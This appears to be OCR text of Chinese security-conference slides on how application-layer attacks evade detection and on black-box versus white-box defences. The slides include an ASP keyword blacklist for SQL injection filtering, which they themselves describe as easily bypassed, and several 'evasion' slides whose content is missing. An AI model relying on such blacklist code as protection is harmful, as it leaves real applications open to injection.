
应用层攻击的逃逸手段 – 检测代码

```
<%
Dim Query_Badword,Form_Badword,i,Err_Message,Err_Web,name
'------定义部份 头----------------------------------------------------------------
Err_Message = 1       '处理方式: 1=提示信息,2=转向页面,3=先提示再转向
Err_Web = "Err.Asp"    '出错时转向的页面
Query_Badword="'// and// select// update// chr// delete// %20from// ;// insert// mid// master.// set// chr(37)//
="
'在这部份定义get非法参数,使用"//"号间隔
Form_Badword="'// %// &// *// #// (// )// ="        '在这部份定义post非法参数,使用"//"号间隔
'------定义部份 尾----------------------------------------------------------------
'
On Error Resume Next
'----对 get query 值 的过滤
```

应用层攻击的逃逸手段 – 简单检测

应用层攻击的逃逸手段 – 简单逃逸

应用层攻击的逃逸手段 – 简单检测



应用层攻击的逃逸手段 – 简单逃逸

应用层攻击检测的挑战

- 黑盒检测 VS 白盒检测解决方案

黑盒检测的优势和劣势

- 优势:
  - 快速迅捷, 一般远程完成
  - 模拟真实外部攻击风险情况.

- 劣势:
  - 往往不知道内部应用情况
  - 面对web 2.0挑战将更多
  - 误报和漏报的权衡矛盾

白盒检测的优势和劣势

- 优势:
  - 知根知底
  - 根源部位的参数检测也加固, 尤其是对web2.0过渡会比较容易实现.

- 劣势
  - 黑盒检测的优势基本是百盒的挑战
  - 第三方component

黑盒子防御 VS 白盒代码加固

黑盒防御的优势和劣势

- 优势:
  - 快速迅捷部署
  - 7X24小时忠诚
  - 一定通用性
- 挑战:
  - 可能被绕过
  - 通用性同时带来的盲目性或者死板性
  - 误报和漏报的权衡矛盾

白盒代码加固的优势和劣势

- 优势:
  - 知根知底, 完整的弥补
  - 根源部位的加固

- 挑战
  - 加固的效果和加固代码密切相关
  - 即使目前代码安全了, 7X24小时监控依然是个主题

关键字穷举法代码加固的致命缺陷

- 枚举总有极限, 而且取决于经验

- 变形防不胜防, 而且SQL语法其实比想象地灵活

未来1-2年的预测

- Web安全依然是第一主题
- 跨站脚本攻击+社会工程学将可能更肆虐
- 黑盒+白盒才是真正解决之道
- 数据库安全的关注将会增加, 尤其包括对数据库层面的加固和实时深度的监控防护.

Thank you!

Frank.Fan@dbAppSecurity.com.cn

Skype: hifanfan88

MSN: hifanfan@hotmail.com

www.dbAPPSecurity.com.cn

安恒信息技术有限公司